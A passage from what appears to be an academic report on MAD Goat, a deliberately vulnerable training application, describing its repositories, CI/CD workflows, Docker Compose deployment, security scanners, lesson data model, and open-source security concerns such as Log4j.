


Figure 3.14: MAD Goat Github's Organization




Figure 3.15: MAD Goat GitHub Repositories

Repository	**Domain**
github-actions-workflows	Reusable workflows for GitHub Actions workflows in the MAD Goat Project
keywind	Keywind is a component-based Keycloak Login Theme built with Tailwind CSS and Alpine.js to change theming appearance of the Keycloak application
mad-deployment-service	Service responsible for deploying the MAD application. It is based on Docker and Docker Compose. Kubernetes is not supported at the moment.
mad-goat-docs	Documentation service based on Jekyll
mad-goat-images	Custom Container images for MAD Goat Nginix and Python projects
mad-goat-log4shell	Spring application that explains what a goat shell is.
mad-lessons-service	Nest.JS REST API for MAD Lessons
mad-scoreboard-service	Nest.JS REST API for MAD Scoreboard
mad-name-generator	Typescript library for random names generation
mad-profile-service	Go Gin Framework API for user profile information

Repository	Domain
mad-web-app	React web application

Table 3.1: Comprehensive Overview of Code Repositories in the MAD Goat Project Organization

3.4.2 Github Actions

GitHub Actions is an automation platform integrated within the GitHub ecosystem, designed to handle continuous integration and continuous delivery (CI/CD) by executing workflows to build, test, and deploy code. Workflows can be triggered by a variety of GitHub events such as push, pull requests, or issue creations (GitHub, 2023a). It's widely used across the MAD Goat Project for creating and deploying container images, testing the services, running security scans, and measuring code coverage. Figure 3.16 demonstrates the many workflows that run whenever there is a new commit or pull request on the MAD web application code repository. All code repositories have similar GitHub actions workflows.




Figure 3.16: Github Actions for the MAD Web Application code repository

Workflow automation within this project is executed on GitHub's self-hosted runners, ensuring consistency and reliability across operations. The "github-actions-workflows" repository encapsulates these automated processes, leveraging the power of reusable workflows to enhance the efficiency and simplicity of GitHub Actions usage.

Reusable workflows are modular, shareable components that encapsulate a series of steps in a workflow. By referencing these workflows in different repositories, one can easily replicate and scale automation tasks without the need for redundant configurations. This modular approach not only promotes best practices through reusability but also facilitates collaborative improvements and updates to continuous integration and delivery pipelines (GitHub, 2023b).

3.4.3 Package Manager

Numerous free, online package managers are available, each tailored to different types of packages. For instance, NPM Packages can be managed via the NPM Package Manager, while Docker Hub is the go-to for container images. Within the MAD Goat project, all necessary deployment files are available through GitHub's native package manager. The deployment process to this package manager is streamlined through the "github-actions-workflows" repository and is executed within each individual code repository. Figure 3.17 displays the array of packages available in the MAD Goat Project.




Figure 3.17: MAD Goat Github Package Manager

3.4.4 Deployment

Figure 3.18 illustrates the deployment workflow within the MAD Goat project. It's important to note that Kubernetes deployment is not covered at the time of this document's publication; the current deployment method is exclusively through Docker Compose. Docker Compose facilitates the definition and orchestration of multi-container Docker applications using a YAML file to configure services, networks, and volumes. This configuration allows for the initiation of all services with a single command, streamlining the deployment process by managing multiple containers as one service. Docker Compose is versatile and suitable for various environments including production, staging, development, testing, and continuous integration workflows.




Figure 3.18: Deployment workflow of the MAD Goat application

In the MAD Goat project's workflow, any commit or pull request to one of the code repositories' "main" branches triggers a GitHub Action. This Action builds a new container image and then pushes it to the GitHub Package Manager.

The "mad-deployment-service" takes charge of retrieving and deploying the container images as specified in the YAML configuration files. These files, which are integral to a larger application architecture, delineate services that run in isolated containers yet share designated volumes and networks. The configuration is structured as follows:

- configurations.yaml - This file sets up persistent storage by defining volumes and establishes two bridged networks: mad-network and traefik-public. The mad-network is designated for internal container communication, isolated from public network interfaces, while traefik-public is configured for services that require exposure to a public network.
- infrastructure.yaml - This section of the Docker Compose file defines the core infrastructure services for the MAD Goat application. It encompasses a PostgreSQL database for Keycloak, the Keycloak server itself, the Traefik reverse proxy, RabbitMQ, and MinIO object storage. Each service is configured with resource limitations, volume associations, environment variables, port assignments, network connections, and routing labels for seamless integration with Traefik.
- services.yaml - In this section of the Docker Compose file, an array of services is defined to encompass the entire MAD Goat application ecosystem. It covers configurations for various components, including the web application with traffic routing managed by Traefik, the lesson management service integrated with a PostgreSQL database, two versions of the mad goat4shell service (one safe and one unsafe), a MongoDB database for the scoreboard service, and supplementary services dedicated to documentation and user profiles. Each service is also configured with specific CPU and memory resource limits, environment variables, port mappings, volume attachments for persistent storage, network assignments, and Traefik labels tailored for HTTP routing.

When deploying with Docker Compose, all that is required is to execute the command as in Listing 3.4:

```
cd compose
docker compose -f configurations.yaml -f infrastructure.yaml -f services.yaml up
```

Listing 3.4: Docker Compose Deployment Command

3.4.5 Tests and Security

The project embraced the shift-left testing methodology, which involves moving testing to the early stages of software development (Andriadi et al., 2023). Throughout the project's development, testing coverage, both for functionality and security, was integrated into each service. Unit tests were implemented for most services, and code coverage was measured using Codecov, as illustrated in Figure 3.19.

To enhance security, a variety of AST scanners were incorporated to detect potential vulnerabilities in the project. This approach aligns with the last objective of the MAD Goat project, which involves security benchmark capabilities. Although detailed coverage of the benchmark capabilities is beyond the scope of this delivery, it serves as valuable preparation. Some of the security scans employed are listed in Table 3.2.

Security Scan	**Type**	**Hosting**
SonarQube	SAST	Self-Hosted on Azure Cloud
KICS	IaC Scanner	Integrated into Github
Semgrep	SAST and SCA	Integrated into Github
Bearer	SAST	Integrated into Github
Snyk	SAST, SCA and IaC	Cloud
Checkmarx One	SAST, SCA, IaC, and API Security	Cloud
GitHub's CodeQL	SAST	Integrated into Github
GitHub's Dependabot	SCA and SCS	Integrated into Github

Table 3.2: AST Scanners on MAD Goat




Figure 3.19: Code coverage in the MAD repositories

In Figure 3.20, various security risks can be identified across the repositories.




Figure 3.20: Github Security Alerts

Some scanners require a dedicated server for hosting, such as SonarQube. The server is hosted on Azure Cloud, utilizing a virtual machine, as depicted in Figure 3.21.




Figure 3.21: SonarQube Self-Hosted

4. MAD Goat: Lessons

To gain a more comprehensive understanding of the design of MAD Goat lessons, it is imperative to commence by examining the service responsible for housing the business logic pertinent to these lessons. The lessons service is organized hierarchically, where each lesson is categorized, and within each lesson, a series of assessments are incorporated. This relational association can be effectively portrayed through a relational database schema as can be seen in figure 4.1.




Figure 4.1: Lesson Service Entity Relationship Diagram

Comprehending this Entity Relationship Diagram offers a better insight into the structural organization of lessons within the MAD Goat project.

Firstly, let's examine the category entity, specifically the category within the context of a lesson in Modern Application Development. Each category represents a building block for MAD. Figure 4.2 is an image taken directly from the MAD Goat application and illustrates all the categories defined in the database.

The "category" entity establishes a one-to-many relationship with the lesson entity, signifying that a single category can encompass multiple lessons. Within the MAD Goat application, all categories include at least one lesson, with certain categories containing more than one lesson. Figure 4.3 displays the Category "Open Source Software" along with the lessons it encompasses.




Figure 4.2: MAD Goat Categories




Figure 4.3: MAD Goat Lessons

There is an auxiliary entity related to the lessons entity, known as “user_lesson_progress”. This auxiliary entity serves the sole purpose of tracking user progress during lessons, including whether they have commenced or completed a lesson.

Within the lessons entity, there are various types of assessments, each falling into one of the following categories:

- Introduction
- Practical Exercise
- Quiz
- Conclusion

Typically, lessons adhere to a common structure, encompassing an introduction, followed by either a practical exercise or a quiz, and concluding with a final section, as depicted in Figure 4.4.

To conclude a practical lesson, the user is required to provide a correct answer to a predefined question. If not, a banner will appear signaling an incorrect answer, as demonstrated in Figure 4.5.

There are three additional entities directly related to the “assessment” entity. The first is “user_assessment_progress”, which, in a similar way to the “user_lesson_progress”, monitors user progress in assessments. If the user has completed an assessment or if it’s still an ongoing effort.




Figure 4.4: MAD Goat Assessment




Figure 4.5: Incorrect Answer

The other auxiliary entity is “answer”, responsible for recording correct answers for each assessment of the “Practical Exercise” or “Quiz” type. In the case of the “Quiz” type of assessment, there could be multiple correct answers so the “answer” entity allows an entry with an object with multiple correct answers for the same assessment. An assessment can have multiple correct answers, establishing a one-to-many relationship between the assessment entity and the answer entity.

The final related entity is “hint”, which, while not yet implemented in the frontend of the application, is intended to provide hints to users during practical assessments. The idea behind “hints” is to offer assistance on the more challenging assessments, without blocking the user’s progress. Once again, a one-to-many relationship is established, providing multiple hints for the same assessment.

All these entities encapsulate the fundamental structure of lessons within MAD Goat.

The MAD Goat project intentionally represents an insecure web application. However, it is imperative to accurately identify the insecurities within this application. The lessons presented in this chapter exemplify precisely that. While it’s not a strict rule, and some lessons, like “Licensing Noncompliance” in the “Open Source Software” category, do not adhere to this principle, most of them introduce various types of security issues. These security flaws are fundamental for achieving 3 of the 4 objectives proposed in the MAD Goat project. They allow users to understand vulnerabilities, make the application inherently insecure, and simplify the implementation of benchmark capabilities in the future. Since this project is an open-source project focused on the developer community and the security community, all vulnerabilities will also be available as public documentation, providing ease of use and transparency.

The remainder of this chapter will concentrate on identifying and addressing these vulnerabilities.

4.1 Open Source Software

In today's rapidly evolving technological landscape, open-source has emerged as an undeniable catalyst for innovation, propelling industries forward and establishing itself on the forefront of market leadership. As evidenced by (Bliss et al., 2013), open-source initiatives have wielded a profound impact, shaping the trajectory of innovation across diverse sectors. Open-source fosters collaboration, transforming how solutions are developed and unlocking fresh possibilities through the collective intelligence of communities.

However, the progress brought by open-source also brings along security challenges. These challenges must be addressed by the open-source community, the maintainers driving these initiatives, and the end-users consuming the open-source software.

In the context of Modern Application Development (MAD), open-source plays a pivotal role. In the MAD Goat project, various open-source software, including Keycloak, Postgres, Minio, and others, are employed. When used correctly, these software applications can be robust and accelerate development. However, if misused, they can become liabilities and significant security vulnerabilities within the organizations they aim to support.

The following lessons were introduced to address security issues related to open-source software.

4.1.1 Inconsistent Security Standards

The rise in open-source software's popularity can be attributed to its transparent, collaborative, and innovation-driven nature. However, it's important to acknowledge that open-source code comes with unique challenges and security considerations. Security standards in open-source projects can vary, posing challenges for developers assessing third-party code. Occasionally, Free and Open Source Software (FOSS) may be used just because it has garnered numerous stars on GitHub and blusters extensive community support. However, this does not necessarily imply that the project adheres to a specific security framework to ensure its software is developed safely (or as safely as possible). Numerous OSS employ security tools and practices within extensive ecosystems, adhering to specific policies and standards to ensure the maximum security of their software deliveries. For instance, with the support of Red Hat in 2008, the OpenSCAP initiative was launched. OpenSCAP is a suite of open-source tools designed to help monitor system security and compliance with the Security Content Automation Protocol (SCAP) standard. It offers a broad array of tools for assessing, measuring, and enforcing security baselines, in addition to customizable policies for security compliance and vulnerability assessment (Red Hat, 2023a). Many important OSS projects use OpenSCAP as their foundation when it comes to security. Some of these projects operate on critical infrastructure and are even used by governmental bodies. This is demonstrated by the adoption of OpenSCAP in systems such as Red Hat Enterprise Linux, Oracle Solaris, Debian, and many others (Red Hat, 2023b).

Even the use of a security framework may not be sufficient to ensure the safety of Open Source Software. Many factors may contribute to it, such as the robustness of the framework and the strict implementation or not of those security practices. A case in point is the famous Java logging library, Log4j. Despite Log4j implementing the ASF Project Security for Committers (The Apache Software Foundation, 2023b), it did not prevent a major critical security flaw that continues to have an impact in 2023 (The Hacker News, 2023c). The ASF Project is a guidance document for Apache committers on how to handle security vulnerabilities (The Apache Software Foundation, 2023a).

